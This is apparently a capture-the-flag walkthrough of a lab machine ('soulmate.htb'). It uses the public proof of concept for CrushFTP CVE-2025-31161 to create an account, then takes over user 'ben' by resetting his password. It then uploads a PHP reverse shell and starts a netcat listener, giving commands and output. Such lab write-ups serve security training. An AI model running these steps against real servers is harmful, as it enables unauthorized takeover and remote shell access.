Now knowing the version of CrushFTP lets start searching up possible vulnerabilities we can utilize to gain a foothold in the victim's environment. Through research we found this vulnerability for the CrushFTP version that was published by Huntress Adversary Tactics.



Lets search up CVE-2025-31161 to find any POCs on github. This led me to https://github.com/Immersive-Labs-Sec/CVE-2025-31161




We will use the git clone command to put the POC into our local machine.


```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
Cloning into 'CVE-2025-31161'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
Receiving objects: 100% (9/9), 6.02 KiB | 6.02 MiB/s, done.
Resolving deltas: 100% (3/3), done.
remote: Total 9 (delta 3), reused 4 (delta 0), pack-reused 0 (from 0)

┌──(kali㉿kali)-[~]
```

We will use this python script on the POC to create an account making use of CrushFTP vulnerability.


```
┌──(kali㉿kali)-[~]
└─$ cd CVE-2025-31161

┌──(kali㉿kali)-[~/CVE-2025-31161]
└─$ ls
cve-2025-31161.py  LICENSE  README.md

┌──(kali㉿kali)-[~/CVE-2025-31161]
└─$ ls
cve-2025-31161.py  LICENSE  README.md

┌──(kali㉿kali)-[~/CVE-2025-31161]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password admin123
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: test
   [*] Password: admin123.
```


Now that the account is created lets see if credentials will work on the login page.







Once we are inside click Admin and then navigate to the User Manager tab.







Click on the user “ben” and click on the “Generate Random Password” to generate a random password. Once that password has been generated you have the option to make your changes onto that password. We will change it to something very simple like “123456”





Lets Logout and sign in with the following credentials ben:123456






In the webProd folder it looks like we can upload files! Lets go to the pentestmonkey github and git clone the php-reverse-shell repo and then configure the file to have our ip and listening port.


```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/pentestmonkey/php-reverse-shell.git
Cloning into 'php-reverse-shell' ...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 10 (delta 1), reused 1 (delta 1), pack-reused 6 (from 1)
Receiving objects: 100% (10/10), 9.81 KiB | 9.81 MiB/s, done.
Resolving deltas: 100% (2/2), done.
```

After lets set up a listener on one of our terminals.

```
┌──(kali㉿kali)-[~/php-reverse-shell]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```


Upload the php file into the webProd folder.





Once we curl the url where the php file is located it will spawn a shell where our listener is set up.


```
┌──(kali㉿kali)-[~/php-reverse-shell]
└─$ curl http://soulmate.htb/php-reverse-shell.php
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```



